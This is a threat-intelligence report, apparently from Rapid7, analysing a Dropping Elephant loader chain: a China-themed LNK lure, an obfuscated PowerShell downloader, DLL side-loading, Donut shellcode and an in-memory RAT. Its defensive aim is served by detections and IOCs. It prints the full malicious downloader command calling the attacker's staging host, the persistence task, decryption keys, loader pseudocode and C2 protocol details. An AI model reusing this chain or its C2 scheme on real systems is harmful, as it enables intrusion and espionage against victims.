

Malware à la Mode: Tracking Dropping Elephant Tradecraft Through a China-Themed Loader Chain

 rapid7.com/blog/post/tr-malware-tracking-dropping-elephant-tradecraft-china-themed-loader-chain

Rapid7

June 16, 2026

 Malware à la Mode: Tracking Dropping Elephant Tradecraft Through a China-Themed Loader Chain

Executive summary

Rapid7 researchers have identified a sophisticated malware campaign attributed to the threat actor "Dropping Elephant," characterized by the use of a China-themed decoy document to deliver a heavily reworked, in-memory remote access trojan (RAT). This campaign demonstrates advanced evasion techniques, including DLL side-loading with a legitimate Microsoft binary (Fondue.exe) and the use of "Donut" shellcode to map the RAT directly into memory, effectively bypassing traditional disk-based security controls.

The revamped RAT significantly complicates detection by using control-flow flattening, runtime API reconstruction, and hardened C2 communications. Despite these modifications, Rapid7's deep analysis confirms this activity is a direct evolution of Dropping Elephant's tradecraft, based on shared beaconing patterns, screenshot logic, and command-handler structures. This discovery underscores the importance of proactive threat hunting and memory-level visibility in detecting modern, low-footprint implants.

Rapid7 is actively monitoring the infrastructure and tradecraft associated with this actor so we can provide comprehensive protection and intelligence to our customers.

Defenders should not rely on the IOCs alone. The most durable detection opportunities in this campaign are the behaviors: a shortcut file spawning PowerShell, files staged in C:\Users\Public\, a scheduled task named GoogleErrorReport executing every minute, and Fondue.exe loading APPWIZ.cpl from C:\Users\Public\ rather than a legitimate Windows directory.

Because the final RAT is loaded directly into memory through Donut, defenders should also review whether their endpoint tooling can detect memory-resident payloads and security-control patching within a process, including AMSI, WLDP, and ETW tampering.

Overview

During a proactive threat hunt, Rapid7 identified a malicious Windows shortcut that matched activity previously associated with Dropping Elephant. The shortcut used a China energy-sector contract lure and led to a payload chain that shared the family's delivery patterns but ended in a substantially reworked RAT.

The decoy document was a contract completion and acceptance notice for the GRES-3 project and referenced delivery of industrial seawater circulation pump systems. Because the final payload differed significantly from known samples, Rapid7 analyzed the chain from the initial shortcut through the final in-memory RAT.

Luckily, during the analysis, the staging server was active which allowed us to download all attack artifacts. The recovered files use Fondue.exe, a legitimate Microsoft binary, to side-load a malicious loader. The loader decrypts an AES-wrapped payload stored on disk. The decrypted payload contains a Donut shellcode loader that embeds the final RAT and uses Chaskey block cipher as part of its payload protection scheme. Donut then decrypts the final 32-bit native RAT, maps it, and executes it in memory.

We found that the final RAT differs significantly from older Dropping Elephant RAT samples. The malware uses control-flow flattening, runtime API reconstruction, and static CRT linking to complicate analysis. It also hardens C2 communications through HTTPS transport, Salsa20-protected C2 fields, and additional environment checks. Despite these changes, code-level comparison still identifies shared lineage with a Dropping Elephant RAT reference sample through command-handler structure, screenshot capture logic, WININET request flow, beaconing patterns, and repeated buffer constants.

Loader chain

DLL side-loading to in-memory RAT




Figure 1: Full delivery chain from LNK to in-memory RAT

Stage 1: GRES3001.lnk

The attack starts when a user executes GRES3001.lnk, a malicious Windows shortcut disguised as a PDF. When opened, the shortcut spawns an obfuscated PowerShell downloader using conhost.exe. The PowerShell uses basic string-splitting obfuscation (e.g., iw"r, g"c"i, r"e"n, c"p"i, and &(g"cm sch*)) to evade keyword detection.

The downloader connects to the staging server chinagreenenergy[.]org and retrieves the decoy GRES3001.pdf along with additional malware files. It immediately opens the China energy-sector lure document to distract the victim while staging the remaining payloads in the background.

```

Source file: C:\Users\Analyst\mwr\GRES3001.lnk
Source created: 2026-06-08 14:27:03
Source modified: 2026-06-09 08:32:28
Source accessed: 2026-06-12 09:12:08

Relative Path: ..\..\..\Windows\System32\conhost.exe
Arguments: powershell $ProgressPreference = 'SilentlyContinue';$b='C:\Users';$c='C:\Windows';iw'r
https://chinagreenenergy.org/doc/35566/SXxls -OutFile $b\Public\GRES3001.pdf -UseB;i'i
$b\Public\GRES3001.pdf;iw'r https://chinagreenenergy.org/doc/list/load-list/dfe87bbc-53e0-489f-a9e6-
ab8f4be47cb9 -OutFile $b\Public\Fondue.ezxzez -UseB;g'c'i $b\Public\Fondue.ezxzez | r'e'n -N
{$_.Name -replace 'z','';iw'r https://chinagreenenergy.org/doc/list/load-list/8daaa3e4-c85e-40c1-
a2a2-94679e94c417 -OutFile "$b\Public\APPWIZ.cypyly" -UseB;g'c'i $b\Public\APPWIZ.cypyly | r'e'n -N
{$_.Name -replace 'y','';iw'r https://chinagreenenergy.org/doc/list/load-list/ecdc6b92-62b5-4acd-
99f2-af09902938e1 -OutFile "$b\Public\msvcpl40.dzlvlz" -UseB;g'c'i $b\Public\msvcpl40.dzlvlz |
r'e'n -N {$_.Name -replace 'z','';iw'r https://chinagreenenergy.org/doc/list/load-list/e7477b17-
45f0-420b-b2b1-811d4c1556ea -OutFile "$b\Public\vcruntime140.dzlvlz" -UseB;g'c'i
$b\Public\vcruntime140.dzlvlz | r'e'n -N {$_.Name -replace 'z','';iw'r
https://chinagreenenergy.org/doc/list/load-list/000bd4a8-814d-414c-8be8-f0c77a9c7e1e -OutFile
"$c\Tasks\editor.dat" -UseB;c'p'i "$b\Public\GRES3001.pdf" -destination .;&(g'cm sch*)
/c'r'e'a'te /'S'c minute /'t'n' GoogleErrorReport /t'r "$b\Public\Fondue" /f;e'r'a's's'e
*1.?n?
Icon Location: %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe

```

Figure 2: GRES3001.lnk structure showing conhost.exe proxy, Edge icon spoof, and embedded PowerShell downloader

附件：确认通知

确认通知

太仓港协鑫发电有限公司：

我方已于 2026 年 1 月 26 日收到你方 2026 年 1 月 23 日发出的哈萨克斯坦埃基巴斯图兹 GRES-3 电站 4×660MW 燃煤火电项目设计和技术咨询服务的投标邀请书，并确认参加投标。
特此确认。

被邀请单位名称：中国电力工程顾问集团西北电力设计院有限公司

业务经办人员：（签字/盖章）

2026 年 1 月 26 日



Figure 3: GRES-3 contract completion decoy document used as victim lure

Stage 2: Payload staging

Several payload files are downloaded with junk extensions such as .ezxzez, .cypyly, and .dzlzlz, then renamed by stripping filler characters to reconstruct Fondue.exe, APPWIZ.cpl, msvcp140.dll, and vcruntime140.dll in C:\Users\Public\. The encrypted payload editor.dat is written to the C:\Windows\Tasks\ folder.

File	Path	Description	SHA
GRES3001.pdf	C:\Users\Public\	Decoy document	56d656d684077e7b3231393f5464447cdc8eea81b6415c5f010bc52f0c8cb317
Fondue.exe	C:\Users\Public\	Legitimate Microsoft side-loading host	b58351ead08db413ca499cfeb1b1091ed8bfd68f4089605e452fa01ed46f42b1
APPWIZ.cpl	C:\Users\Public\	Malicious loader DLL	914da75a4ad6d70db856a2bc318d8828f28894622f017ee78d470b4794faafa6
editor.dat	C:\Windows\Tasks\	Base64 text wrapping AES-256-CBC ciphertext	a5e448af73b0ff6b6fcfe6ef7808120e1fd7e5c4c9b4edd68e1c980e5ea3406b

Table 1: Files retrieved from the stager server

After staging the files, the script creates a scheduled task named GoogleErrorReport, configured to run Fondue.exe every minute. It then deletes the original shortcut, leaving the scheduled task to trigger the next execution stage through the Fondue.exe side-loading chain.

```
&(gcm sch*) /create /Sc minute /tn GoogleErrorReport /tr "$b\Public\Fondue"
```

Figure 4: Scheduled task creation command using gcm sch* obfuscation

Stage 3: DLL side-loading

The Fondue.exe loads the malicious APPWIZ.cpl staged alongside it in the C:\Users\Public\ directory. The side-loaded APPWIZ.cpl exports RunFODW, the function expected by Fondue.exe. RunFODW serves as the loader entry point and continues the payload chain by reading and decrypting editor.dat.

Stage 4: Encrypted payload and Donut loader

APPWIZ.cpl sha256: 914da75a4ad6d70db856a2bc318d8828f28894622f017ee78d470b4794faafa6, original name for the metadata is bluetooth_callback.dll.

File information

File name:	APPWIZ.cpl
File size:	15360 bytes (15.0 KiB)
MD5:	c66de0c2b45d2c2d10398b1bb161c654
SHA1:	bd821bb2d10ed98986830ed2068d242fb4cb3025
SHA256:	914da75a4ad6d70db856a2bc318d8828f28894622f017ee78d470b4794faafa6
TLSH:	T177621a01fa4145f3da1c01b85476cf9b82f9fa201fe1aec36bf35b1a4c545d6ae3481a
Imphash:	8b573f7b206a95de2bcfa3bd4c2dca82
RichHeader hash:	7c3efc1e8bb23b2e443bffcedd289c27

Metadata

Compile date:	2026-04-06 11:22:01
Exports:	
Module name:	bluetooth_callback.dll
Debug:	
Date.Debug.Codeview:	2026-04-06 11:22:01
Path:	C:\Users\lucifer\Desktop\bluetooth_callback\Release\bluetooth_callback.pdb
Date.Debug.VcFeature:	2026-04-06 11:22:01
Date.Debug.Pogo:	2026-04-06 11:22:01
Date.Debug.Iltcg:	2026-04-06 11:22:01

Figure 5: APPWIZ.cpl PE metadata showing original filename bluetooth_callback.dll

It reads editor.dat, Base64-decodes it, and decrypts the result with AES-256-CBC via Windows CNG (bcrypt.dll). The 32-byte key and 16-byte IV are assembled on the stack from immediate mov operands:

KEY (32B): 1f1e1d1c1b1a101108090a0b0c0d0e0f00020405040102031011121415181611

IV (16B): 000803030902060708090a0b0c0d0e0f

The loader maps the shellcode into an RWX memory region using VirtualAlloc followed by memcpy call. Then it transfers execution indirectly by passing the shellcode address as the callback argument to EnumUILanguagesW.

```
v4 = (int (__stdcall *)(DWORD, size_t, int, int))g_pVirtualAlloc;
}
if ( !v4 )
    return 0;
}
rwxBuf_1 = (BOOL (__stdcall *)(LPHSTR, LONG_PTR))v4(0, a1, 0x3000, 0x40); // VirtualAlloc(NULL, size, 0x3000, 0x40)
v9 = rwxBuf_1;
if ( !rwxBuf_1 )
    return 0;
memcpy(rwxBuf_1, a2, a1); // copy Donut shellcode in
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
if ( !ModuleHandleW )
{
    sub_10001210(v10);
    return 0;
}
v24.m128_u64[0] = 0xB8A7968574635241uLL;
v24.m128_u64[1] = 0x302F1E0DFCEBDAC9LL;
LOBYTE(v23) = 0;
v22 = _mm_xor_ps((__m128)xmmword_100032A0, v24);
mlwr_build_api_name(v19, &v22);
v28 = 1;
EnumUILanguagesW = (BOOL (__stdcall *)(UILANGUAGE_ENUMPROCW, DWORD, LONG_PTR))mlwr_resolve_export(ModuleHandleW, v19);
if ( EnumUILanguagesW
|| (EnumUILanguagesW = (BOOL (__stdcall *)(UILANGUAGE_ENUMPROCW, DWORD, LONG_PTR))GetProcAddress(
    ModuleHandleW,
    "EnumUILanguagesW")) != nullptr )
{
    rwxBuf = EnumUILanguagesW(v9, 0, 0);
    sub_10001210(v16);
}
else
{
}
```

Figure 6: EnumUILanguagesW callback proxy transferring execution to Donut shellcode

The decrypted output is a Donut shellcode blob, not the final RAT. Donut uses Chaskey-CTR to protect the embedded PE, maps it in memory, resolves imports, applies relocations, and transfers execution without writing the RAT to disk. Before running the payload, Donut patches AMSI, WLDP, and ETW inside the current process, reducing in-memory scanning, code-integrity checks, and event telemetry for the unpacked RAT.

The final payload is a native 32-bit C++ implant SHA

7099c33933716c00c1f4bdb0281c230b981c76b23d7d1c83abc6f58968267d54. It runs entirely in memory after the Donut stage maps it. At startup, the RAT first calls FreeConsole() to detach from any console so nothing shows up on screen. After that, it resolves its required APIs dynamically through a LoadLibrary / GetProcAddress loop. After API resolution, the RAT stages its crypto and builds C2 hostname, gcl-power[.]org. The cipher is Salsa20, and the key material is hardcoded. It is a 32-byte key tn9905083tfbsxqrxs7qe4ryw1nif8h1 with 8-byte nonce IPvymwlk. Next, it calls sub_40F4A0 subroutine which walks the running process list and checks each entry against a built-in list of debuggers, sandbox tools, and VM artifacts. During debugging, we observed the process scan, however, the implant continued normally, without killing security processes.

Both the process scan and public-IP geolocation check executed during dynamic testing without triggering self-termination. The RAT still reported the full process list in the mkeoldkf beacon field, exposing debuggers, sandbox tools, and other analysis artifacts to the operator.

After process scan, the malware creates a mutex “kshdkfhskdfjkhskdfhsjkdfhkj” to prevent reinfection and reduce duplicate-process noise.

Finally, the RAT fingerprints the host, derives its bot ID, and enters sub_415750(), where it begins polling for commands from the C2 server. Unfortunately, during the analysis the C2 was already down.

Host fingerprinting

Before beaoning, the RAT collects seven fields describing the victim host and packs them into the registration POST body:

Field	Meaning
umnome	Username
pmjodf	Computer name
idkdfjej	Bot ID / cid
vrjdmej	OS version
ndlpeip	Public IP and country
cokenme	Country
mkeoldkf	Full running-process list

Table 2: RAT registration beacon fields and their meaning

During fingerprinting, the RAT makes a one-time call to api.ipify.org to learn the host's own public IP, then passes that IP to ip2c.org to resolve the country. The user-agent used in the recon phase is Mozilla/5.0 (Windows NT 10.0; Win64; x64)AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36 . The bot ID is not hardcoded. It is derived at runtime from the host and submitted in the idkdfjej field. Each field is independently wrapped as base64url(Salsa20(base64url(value))).

Command and control

The RAT periodically sends HTTPS POST requests to the C2 server on port 443 (INTERNET_FLAG_SECURE). It uses a 23-character token, RRn926EmIRfm9IIJyP1yVO2 for C2 traffic to gcl-power[.]org. Each beacon loop iteration follows the same pattern:

- POSTs `dine=<cid>` to the command-poll endpoint `/prjozifvkpkfhkr/gedhagammgjvvva/`;
- blocks on `InternetReadFile` while waiting for a task;
- treats `MMMMM==YYYYY` as the idle sentinel, sleeps for approximately three seconds, and re-polls;
- C2 tasks are wrapped in `< > ( ) *` delimiters. The RAT strips these characters and decodes the payload back to the original command using `base64url(Salsa20(base64url(value)))` again.

```
.text:005E59C3 jnz     loc_5E5800
.text:005E59C9 push     0                ; dwContext
.text:005E59CB push     800000h          ; dwFlags
.text:005E59D0 push     0                ; lplpszAcceptTypes
.text:005E59D2 push     0                ; lpszReferrer
.text:005E59D4 push     0                ; lpszVersion
.text:005E59D6 push     offset aPrjozifvkpkfhk_0 ; "/prjozifvkpkfhkr/gedhagammgjvvva/"
.text:005E59DB push     offset szVerb          ; "P"
.text:005E59E0 push     [ebp+hConnect]          ; hConnect
.text:005E59E3 call     HttpOpenRequestW
```

Figure 7: RAT beacon loop showing connectivity check, command poll, and idle sentinel handling

Each cycle, the RAT first confirms the host is actually online by quietly pinging `google.com`, `yahoo.com`, and `cloudflare.com`. Only if that succeeds does it beacon to its C2. When all's well it checks in every 10 seconds and if a check-in fails it retries every 2 seconds, until it recovers.

Operator capabilities

During our analysis we confirmed 5 command handlers.

Token	Capability	Behavior
fl	Directory listing	Recursively enumerates files
dw	Download and execute	Fetches a file, writes it to disk, and runs it
sc	Screenshot	Captures the virtual screen with <code>BitBlt</code> , encodes it with <code>WIC</code> , and exfiltrates it to a dedicated endpoint. This behavior is command-gated, not periodic.
cmx	Shell execution	Runs <code>cmd.exe /c chcp 65001 <cmd></code> and captures stdout
uf	File upload	Exfiltrates a specified file

Table 3: Confirmed RAT command handlers with dispatch tokens and behavior

The RAT identifies tasks by looking for command tokens in the C2 response. Each token is followed by the delimiter `==zz==oo==pp==`. For example, `fl==zz==oo==pp==` tells the RAT to run the file-listing handler.

Anti-analysis

The RAT uses several anti-analysis techniques, including control-flow flattening, opaque predicates, dynamic API resolution, stack-built strings, static CRT linking, process blacklist checks, CPUID hypervisor checks, VM artifact checks, and public-IP geolocation checks.

```
.text:005E6C71 ; -----
.text:005E6C71
.text:005E6C71 loc_5E6C71:                ; CODE XREF: c2_beacon_loop+991fj
.text:005E6C71     push     offset Str2          ; "MMMM==YYYYY"
.text:005E6C76     push     [ebp+Str]              ; Str1
.text:005E6C79     call     _strcmp
.text:005E6C7E     add      esp, 8
.text:005E6C81     test     eax, eax
.text:005E6C83     mov      ecx, 1C72768Ch
.text:005E6C88     mov      edx, 88F33A0Dh
.text:005E6C8D     jmp      loc_5E6F7C
.text:005E6C92 ; -----
.text:005E6C92
.text:005E6C92 loc_5E6C92:                ; CODE XREF: c2_beacon_loop+99Dfj
.text:005E6C92     mov      eax, dword_62A9C4
.text:005E6C97     mov      edx, dword_62A9C8
.text:005E6C9D     mov      esi, 3959EDE8h
.text:005E6CA2     mov      edi, 0D0E078CFh
.text:005E6CA7     jmp      loc_5E8593
.text:005E6CAC ; -----
.text:005E6CAC
.text:005E6CAC loc_5E6CAC:                ; CODE XREF: c2_beacon_loop+9CFfj
.text:005E6CAC     mov      eax, dword_62A9C4
.text:005E6CB1     mov      edx, dword_62A9C8
.text:005E6CB7     mov      esi, 0DAE1B7BBh
.text:005E6CBC     mov      edi, 0D3BC9949h
.text:005E6CC1     jmp      loc_5E8593
.text:005E6CC6 ; -----
.text:005E6CC6
.text:005E6CC6 loc_5E6CC6:                ; CODE XREF: c2_beacon_loop+9DBfj
.text:005E6CC6     mov      eax, dword_62A9C4
.text:005E6CCB     mov      edi, 9E16993Dh
.text:005E6CD0     mov      esi, 0A84F6FBAh
.text:005E6CD5     lea      ecx, [eax-1]
.text:005E6CD8     imul     ecx, eax
.text:005E6CDB     not      ecx
.text:005E6CDD     or       ecx, 0FFFFFFFh
.text:005E6CE0     cmp      ecx, 0FFFFFFFh
.text:005E6CE3     mov      ecx, 0A84F6FBAh
.text:005E6CE8     jmp      loc_5E57E0
.text:005E6CED ; -----
.text:005E6CED
```

Figure 8: Control-flow flattening dispatcher skeleton in decompiler output

During dynamic testing, the process scan and public-IP geolocation checks are executed without triggering self-termination. The RAT built its registration beacon with the full process list in the mkeoldkf field and attempted to send it to gcl-power[.]org. The connection returned HTTP 522, so the beacon did not reach the origin server during testing. Based on this run, we can confirm the environment checks and reporting behavior. Unfortunately, we cannot determine whether the operator would have killed the session, continued tasking, or taken another action after receiving the process list. The full list of processes and security tools cancelled be found in the IOCs section below.

Attribution

To test whether the RAT delivered by Donut was related to Dropping Elephant, we compared it with a known family sample documented by Arctic Wolf in July 2025: SHA-256

8b6acc087e403b913254dd7d99f09136dc54fa45cf3029a8566151120d34d1c2. That report provides the family context for the reference sample.

BinDiff produced low signal, with 8.6% overall similarity. We do not treat this as evidence against shared lineage. The new sample uses control-flow flattening, which changes the control-flow graph structure that BinDiff depends on. Therefore we also compared the samples with Diaphora, using pseudocode and AST-level features less affected by control-flow flattening.

Diaphora identified four function-level overlaps that pointed to a shared code usage.

Functionality	Shared traits
Command execution	Similar allocation, encoding, formatting, and POST structure; repeated use of the 0x2710 buffer constant
Screenshot handling	Same GDI screenshot pattern, including GetSystemMetrics values 78 and 79 and BitBlt with 0xCC0020; the newer sample uses WIC instead of GDI+ for encoding
C2 connection	Same WININET request flow: open, connect, open request, send request, read response; the newer sample moves from HTTP to HTTPS with INTERNET_FLAG_SECURE
Shell execution	Shared hidden-window execution and cmd.exe /c chcp 65001 output-capture pattern

Table 4: Code-level overlaps between editor.extracted.exe and old_rat.exe identified by Diaphora

The LNK lure and delivery chain also resemble prior Dropping Elephant reporting, including PowerShell staging, legitimate binary abuse, scheduled task persistence, extension manipulation during downloads, and DLL side-loading. These overlaps supported the initial hypothesis, but the payload comparison provides the primary evidence for the lineage assessment.

Mitigation guidance

MITRE ATT&CK techniques

Tactic	Technique	Observable
Initial Access	Phishing: Spearphishing Attachment [T1566.001]	Malicious GRES3001.lnk used as the initial lure artifact; no email artifact recovered
Execution	User Execution: Malicious File [T1204.002]	User opens GRES3001.lnk
Execution	Command and Scripting Interpreter: PowerShell [T1059.001]	LNK launches conhost.exe, which starts the PowerShell downloader
Execution	Command and Scripting Interpreter: Windows Command Shell [T1059.003]	RAT cmx handler runs cmd.exe /c chcp 65001 <cmd>
Persistence	Scheduled Task/Job: Scheduled Task [T1053.005]	GoogleErrorReport runs C:\Users\Public\Fondue.exe every minute

Defense Evasion	Hijack Execution Flow: DLL Side-Loading [T1574.002]	Fondue.exe loads the malicious APPWIZ.cpl staged alongside it
Defense Evasion	Masquerading: Match Legitimate Name or Location [T1036.005]	Edge icon spoofing, GoogleErrorReport task name, staging in C:\Users\Public\
Defense Evasion	Obfuscated Files or Information [T1027]	Junk file extensions, string splitting, encrypted payload container, encoded C2 fields
Defense Evasion	Reflective Code Loading [T1620]	Donut maps the final PE in memory without writing it to disk
Defense Evasion	Impair Defenses: Disable or Modify Tools [T1562.001]	Donut patches in-process AMSI and WLDAP functions before payload execution
Defense Evasion	Virtualization/Sandbox Evasion: System Checks [T1497.001]	CPUID, VM artifact, process blacklist, and public-IP geolocation checks
Discovery	Process Discovery [T1057]	RAT enumerates running processes and sends the process list in mkeoldkf
Discovery	System Information Discovery [T1082]	RAT collects username, computer name, OS version, and host profile fields
Discovery	System Network Configuration Discovery [T1016]	RAT obtains public IP through api.ipify.org
Discovery	System Location Discovery [T1614]	RAT queries ip2c.org for country/geolocation
Discovery	File and Directory Discovery [T1083]	fl handler enumerates files
Collection	Screen Capture [T1113]	sc handler captures the virtual screen with BitBlt and encodes it with WIC
Collection	Data from Local System [T1005]	uf handler exfiltrates files; fl handler lists local files
Command and Control	Application Layer Protocol: Web Protocols [T1071.001]	HTTPS C2 traffic to gcl-power[.]org
Command and Control	Data Encoding: Standard Encoding [T1132.001]	C2 fields use Base64 wrapping
Command and Control	Encrypted Channel: Symmetric Cryptography [T1573.001]	C2 field content is protected with Salsa20

Command and Control	Ingress Tool Transfer [T1105]	Initial staging downloads and dw download-and-execute capability
Exfiltration	Exfiltration Over C2 Channel [T1041]	Host fingerprinting, screenshots, command output, and files leave over the C2 channel

Indicators of compromise (IOCs)

File hashes

SHA-256	File	Comment
a8ecbd9c049044ca4990a0e5960d19ce782a3b42d7763e9693d7c91ead24a0b7	GRES3001.lnk	Initial-access shortcut; launches conhost.exe → PowerShell downloader
56d656d684077e7b3231393f5464447cdc8eea81b6415c5f010bc52f0c8cb317	GRES3001.pdf	Decoy lure document
b58351ead08db413ca499cfef1b1091ed8bfd68f4089605e452fa01ed46f42b1	Fondue.exe	Legitimate Microsoft side-loading host
914da75a4ad6d70db856a2bc318d8828f28894622f017ee78d470b4794faafa6	APPWIZ.cpl	Malicious side-loaded loader; exports RunFODW
718812adb0d669eea9606432202371e358c7de6cdeafeddad222c36ae0d3f263	msvcpl140.dll	Bundled VC++ runtime; verify against known-good
09d1e604e8cdd06176fcc3d3698861be20638a4391f9f2d9e23f868c1576ca94	vcruntime140.dll	Bundled VC++ runtime; verify against known-good
a5e448af73b0ff6b6fcfe6ef7808120e1fd7e5c4c9b4edd68e1c980e5ea3406b	editor.dat	Base64-wrapped AES-256-CBC encrypted payload file
ecab0e747bff16a1163bbd9bb494e68dd4d7ca655ac7279bd4dd73221f7df57c	editor.decrypted.bin	AES-decrypted Donut loader blob
7099c33933716c00c1f4bdb0281c230b981c76b23d7d1c83abc6f58968267d54	editor.extracted.exe	Final RAT, carved from memory

Network indicators

Indicator	Type	Notes
chinagreenenergy.org	Domain	Staging and delivery server
https://chinagreenenergy.org/doc/35566/SXxls	URL	Decoy PDF download
https://chinagreenenergy.org/doc/list/load-list/dfe87bbc-53e0-489f-a9e6-ab8f4be47cb9	URL	Fondue.exe download
https://chinagreenenergy.org/doc/list/load-list/8daaa3e4-c85e-40c1-a2a2-94679e94c417	URL	APPWIZ.cpl download
https://chinagreenenergy.org/doc/list/load-list/ecdc6b92-62b5-4acd-99f2-af09902938e1	URL	msvcp140.dll download
https://chinagreenenergy.org/doc/list/load-list/e7477b17-45f0-420b-b2b1-811d4c1556ea	URL	vcruntime140.dll download
https://chinagreenenergy.org/doc/list/load-list/000bd4a8-814d-414c-8be8-f0c77a9c7e1e	URL	editor.dat download
gcl-power.org	Domain	Operational C2 over HTTPS/443
/prjozifvkpkfhkr/	URI path	Registration / check-in
/prjozifvkpkfhkr/gedhagammgjjvva/	URI path	Command polling endpoint
/prjozifvkpkfhkr/spxbjdhtapivr/	URI path	Screenshot exfiltration endpoint
api.ipify.org	Domain	Public-IP lookup used during host fingerprinting
ip2c.org	Domain	Geolocation lookup used during host fingerprinting

More IOCs can be found on our [GitHub](#).

Conclusion

The campaign analyzed in this blog demonstrates continued Dropping Elephant operational investment and tooling development. The actor reused recognizable delivery patterns, including a China-themed lure, PowerShell-based staging,

scheduled task persistence, shortcut-based execution, and DLL side-loading through a trusted Microsoft binary. At the same time, it evolved the final payload into a more evasive, memory-resident implant.

The final RAT represents a notable evolution from previously documented Dropping Elephant tooling. It executes entirely in memory, patches AMSI, WLDP, and ETW before running, and incorporates additional obfuscation and anti-analysis techniques that make detection and analysis more difficult.

For defenders, the practical takeaway is that Dropping Elephant's tooling may be changing faster than its operational approach. Hashes, filenames, and infrastructure are likely to change across campaigns, but the path into execution still creates opportunities to detect and disrupt the activity before the final implant runs.